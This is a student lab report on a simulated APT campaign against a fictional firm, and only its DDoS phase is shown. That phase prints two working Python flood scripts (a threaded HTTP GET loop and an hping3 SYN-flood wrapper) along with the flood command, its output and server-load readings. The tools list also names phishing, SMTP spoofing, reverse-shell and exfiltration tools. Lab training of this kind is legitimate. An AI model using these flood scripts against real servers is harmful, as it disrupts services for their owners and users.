2025

Lab Title: Advanced Offensive Cyber Operations

Name: Rachael Ngatha Kivuti

Topic: Real-World Cyber Attack Techniques and Tools (DDoS, Ransomware, Spear Phishing, Lateral Movement, Data Exfiltration)

EXECUTIVE SUMMARY

This report presents the outcomes of a simulated multi-stage cyber-attack campaign, Operation Shadow Strike Advanced Edition, conducted against a fictional organization, GlobalTech Solutions. The exercise was designed to emulate real-world techniques used by Advanced Persistent Threat (APT) groups and to assess the effectiveness of GlobalTech's existing security posture.

As part of the red-hat simulation team, I executed a five-phase attack targeting key vulnerabilities across GlobalTech's infrastructure. The campaign included the deployment of a Distributed Denial of Service (DDoS) attack, execution of a spear phishing campaign to gain initial access, establishment of persistence, lateral movement across internal systems and data exfiltration of sensitive information.

Each phase of the operation was carried out using industry-standard tools and methodologies, reflecting how sophisticated threat actors exploit system and human vulnerabilities. The simulation provided hands-on experience with adversary tactics and highlighted critical security weaknesses that could be leveraged in real-world scenarios.

The findings of this exercise underscore the importance of adopting a defense-in-depth strategy, improving user awareness and enhancing monitoring capabilities. Recommendations have been provided to address the identified gaps and strengthen GlobalTech's overall cybersecurity resilience.

LAB OBJECTIVES

The primary objectives of this lab simulation were to:

1. To simulate a real-world APT campaign. Executed a coordinated, multi-stage cyber-attack against a fictional organization (GlobalTech Solutions) using techniques commonly employed by Advanced Persistent Threat (APT) groups.
2. To gain hands-on experience with advanced attack techniques by implementing and analyzing the following attack types in a controlled environment:
   - Distributed Denial of Service (DDoS) to disrupt online services.
   - Spear Phishing to gain unauthorized access through social engineering.
   - Ransomware Deployment to simulate data encryption and extortion.
   - Lateral Movement to escalate privileges and access critical systems.
   - Data Exfiltration using encrypted channels to extract sensitive information.
3. To understand the adversary mindset. Studying how threat actors plan, execute and persist within target environments, mimicking their behaviors using tools like SET, Postfix for SMTP spoofing, Metasploit, custom scripts and payloads.
4. To demonstrate system and network vulnerabilities. Identify and exploit weaknesses within GlobalTech's simulated infrastructure to show the potential impact of an advanced cyber-attack.
5. To develop and recommend mitigation strategies. Analyzing each attack phase and provide actionable security recommendations to reduce risk, improve detection and strengthen organizational resilience.

TOOLS AND RESOURCES USED

Tools and utilities

1. **hping3** was used to simulate DDoS traffic against the Apache web server, overwhelming system resources.
2. **Social Engineering Toolkit (SET)** was used to create and send spear phishing emails with cloned login portals to trick the victim into revealing credentials.
3. **Postfix** and **sendmail** configured as an open relay SMTP server, enabled spoofed emails to appear as if they came from a trusted source.
4. **msfvenom** was used to generate payloads for persistence and reverse shells, **while msfconsole (Metasploit Framework)** was used to manage exploits, listeners and sessions during different phases of the attack.
5. **netcat** helped establish and maintain raw connections to compromised machines for shell access.
6. **hydra** was used to perform brute-forcing passwords.
7. **scp** was used for stealthy data exfiltration via encrypted channels.
8. **Wireshark** allowed monitoring and inspection of network traffic in real-time, verifying attack effects.
9. **USB stick** was used as a stealthy method to manually transfer payloads from the attacker to the victim machine.
10. **Nmap** was used in the reconnaissance, enumerating and scanning phase to discover hosts, open ports and services running on the victim network.
11. **curl** was used to make HTTP requests, confirm web server status and verify phishing portal accessibility.

Resources and documentation used

1. **Apache web server docs (Ubuntu) -** used to set up and configured to act as a DDoS target
2. **Social-Engineer Toolkit GitHub and Wiki -** used to guide spear phishing campaign setup
3. **Postfix and sendmail open relay config guides -** For setting up and testing spoofed email delivery


4. **MITRE ATT&CK Framework** - referenced to map simulation phases to real-world TTPs used by APTs
5. **OffSec and hacktricks cheatsheets** - assisted in privilege escalation and lateral movement
6. **Wireshark tutorials** - packet inspection and monitoring traffic flow during attacks.

METHODOLOGY, ANALYSIS AND FINDINGS

<u>Phase 1: DDOS attack simulation: Simulating a Distributed Denial of Service (DDoS) attack to disrupt GlobalTech's web server.</u>

<u>Step 1: Set Up the Victim Server</u>


1. Created a virtual machine running Ubuntu as the target machine.
   Reason for Choice: I chose Ubuntu because it is commonly used for web server setups and was ideal for this attack simulation.
2. Installed the Apache Web Server on the victim server using the following command:



```
~$ sudo apt install apache2
```

Figure 1: Command for installing apache


3. Started and enabled Apache to ensure it would automatically start on boot



```
raycay@raycay-VirtualBox:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabl
     Active: active (running) since Fri 2025-04-04 01:12:19 EAT; 4m
       Docs: https://httpd.apache.org/docs/2.4/
```

Figure 2: status of the apache server

4. Checked if Apache was running by executing *sudo systemctl status apache2*
5. Configured the server to the Global Tech Solution's website I created
   - I navigated to the web root directory: *cd /var/www/html*
   - I created a html file and added the Global Tech website content the page and saved it.
   - I restarted Apache to apply the changes and I found the victim server's IP address by executing: *ip a.* The IP address I found was: **192.168.230.129/24**



GlobalTech Solutions Hr Login

Corporate Email


Password

Sign In

© 2025 GlobalTech Solutions. All rights reserved.

Figure 3: The website configured and hosted using the apache server

6. Tested the network connectivity by pinging the victim machine from the attacker machine (Kali) and vice versa. Initially, I faced issues, which were resolved by adjusting the network adapter settings to Host-Only Adapter for isolated testing and to allow the VMs to communicate with each other.




```
[redacted]~$ ping -c 5 192.168.230.128
PING 192.168.230.128 (192.168.230.128) 56(84) bytes of data.
64 bytes from 192.168.230.128: icmp_seq=1 ttl=64 time=1.45 ms
64 bytes from 192.168.230.128: icmp_seq=2 ttl=64 time=5.81 ms
64 bytes from 192.168.230.128: icmp_seq=3 ttl=64 time=2.93 ms
64 bytes from 192.168.230.128: icmp_seq=4 ttl=64 time=2.28 ms
64 bytes from 192.168.230.128: icmp_seq=5 ttl=64 time=5.41 ms

--- 192.168.230.128 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4017ms
rtt min/avg/max/mdev = 1.447/3.574/5.811/1.733 ms
```

Figure 4: The Kali VM is reachable from Ubuntu VM and vice versa meaning there is communication

<u>Step 2: Install and Configure hping3 (Attacker Machine)</u>


1. Confirmed that hping3 was already installed on Kali Linux. Since it comes preinstalled, no installation was required.

2. In addition to hping3, I came up with a Python script to generate flooded HTTP GET requests. The script repeatedly sent HTTP GET requests to the victim server's IP address to simulate a DDoS attack using the requests library.



```
GNU nano 8.3
import requests
import threading

victim_ip = "http://192.168.230.129/"

def attack():
    while True:
        try:
            requests.get(victim_ip)
            print("Attack sent")
        except:
            pass

for i in range(500):  # Number of threads
    thread = threading.Thread(target=attack)
    thread.start()
```

Figure 5: The python script used to send HTTP GET request to victim server's IP




```
GNU nano 8.3                                                          ddos1.py *
import subprocess
import time

# Target IP and port
victim_ip = "192.168.230.129"
victim_port = 80

# Function to simulate a SYN flood attack using hping3
def syn_flood():
    print(f"Starting SYN flood attack on {victim_ip}:{victim_port} ... ")

    # The -S option tells hping3 to set the SYN flag, and --flood sends packets at high speed
    command = f"sudo hping3 -S --flood -p {victim_port} {victim_ip}"

    # Execute the hping3 command
    subprocess.Popen(command, shell=True)

# Waitinf for 1 minute (60 seconds) before starting the attack for observation
print("Waiting for 1 minute before starting the SYN flood ... ")
time.sleep(60)

# Starting the attack
syn_flood()
```


Figure 6: Python script used to auromate the ddos attack

Step 3&4: Simulate the attack and analyze the impact

1. I launched the DDoS attack using hping3 by executing the following command:




```
└─$ sudo hping3 -S --flood -V -p 80 192.168.230.129
[sudo] password for racath:
using eth1, addr: 192.168.230.128, MTU: 1500
HPING 192.168.230.129 (eth1 192.168.230.129): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```



```
└─$ sudo hping3 -S --flood -V -p 80 192.168.230.129
using eth1, addr: 192.168.230.128, MTU: 1500
HPING 192.168.230.129 (eth1 192.168.230.129): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.230.129 hping statistic ---
507231 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure 7: SYN packets sent in rapid succession to port 80 on the victim server, simulating a SYN flood attack

2. Executed the custom python script to generate flooded HTTP GET requests. The script repeatedly sent HTTP GET requests to the victim server's IP address to simulate a DDoS attack using the requests library.




```
┌──(racath㉿kali)-[~/simulation/ddos]
└─$ python3 ddos1.py
Waiting for 1 minute before starting the SYN flood...
```

Figure 8: Executing the python script

3. I monitored the victim server’s resources before and during the DDoS attack using the following tools:

   - **htop** to monitor CPU and memory uvmstat for logging system performance (CPU, Memory, I/O).


     Before:



```
  0[                                              0.0%] Tasks: 144, 642 thr, 185 kthr; 1 running
  1[||||                                          5.4%] Load average: 0.53 2.73 3.90
Mem[||||||||||||||||||||||||||||||||||||||||| 1.40G/3.78G] Uptime: 01:15:41
Swp[                                         0K/3.78G]

Main  I/O
```

Figure 9: CPU usage and memory consumption before the ddos attack


After:



```
 0[||||||||||||||||||||||||||||||||||||||||||||||||||      81.0%] Tasks: 144, 653 thr, 187 kthr; 2 running
 1[||||||||||||||||||||||||||||||||||||||||||||            69.0%] Load average: 8.37 5.68 2.81
em[|||||||||||||||||||||||||||||||||||||||||||||||||1.43G/3.78G] Uptime: 00:53:38
wp[                                                    0K/3.78G]
```

Figure 10: CPU usage and Memory consumption after the ddos attack


- **Dstat** for real-time logging.



```
usr sys idl wai stl| read  writ| recv  send| used  free  buf   cach
 68  12   2   0   0|   0   14M|   0     0 |1324M 1226M  45M 1248M
 55   5  30   0   0|   0 5181k| 169k  143k|1324M 1226M  45M 1248M
 51   1  43   0   0|   0  196k|   0     0 |1324M 1226M  45M 1248M
 55   4  29   0   0|   0  176k|  60k   65k|1324M 1226M  45M 1248M
 48   0  44   0   0|   0 1816k| 109k   75k|1324M 1226M  45M 1248M
 50   1  44   0   0|   0  184k|   0     0 |1324M 1226M  45M 1248M
 49   1  42   0   0|   0  180k| 191k  142k|1324M 1226M  45M 1248M
 53   3  38   0   0|   0  180k|   0     0 |1324M 1226M  45M 1248M
 51   1  41   0   0|   0  312k|3840B    0 |1324M 1226M  45M 1248M
 51   0  44   0   0|   0  188k|   0     0 |1324M 1226M  45M 1248M
 47   1  44   0   0|   0  234k| 160k  145k|1324M 1226M  45M 1248M
 42   1  44   0   0|   0  177k|3865B 2476B|1324M 1226M  45M 1248M
 39   0  34   3   0|   0  180k|3842B    0 |1324M 1226M  45M 1248M
 51   1  45   0   0|   0  344k|   0     0 |1324M 1226M  45M 1248M
 26   1  68   0   0|   0  179k| 134k   78k|1324M 1226M  45M 1248M
  3   1  90   0   0|   0  168k|  60B   60B|1324M 1226M  46M 1248M
  4   3  85   0   0|   0  232k|8415B 8415B|1324M 1226M  46M 1248M
  2   2  88   0   0|   0  175k|   0     0 |1324M 1226M  46M 1248M
  5   3  85   0   0|   0  182k|4479B 4479B|1324M 1226M  46M 1248M
  2   1  97   0   0|   0  184k|   0     0 |1324M 1226M  46M 1248M
  1   0  96   0   0|   0  176k|   0     0 |1324M 1226M  46M 1248M^C
```

Figure 11: dstat logs

- **Apache logs**: After I launched the Python script generate significant traffic towards the victim server, I analyzed the apache logs.




```
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
192.168.230.128 - - [05/Apr/2025:23:59:23 +0300] "GET / HTTP/1.1" 200 483 "-" "python-requests/2.32.3"
```

Figure 12: The log entries of Apache access logs, which track incoming requests to the server.

From the python script I generated, The Apache server is responding with a 200 status, which means it was handling the requests and sending data back. This indicates the server is not yet overwhelmed by the attack. I increased the of the get requests been sent.

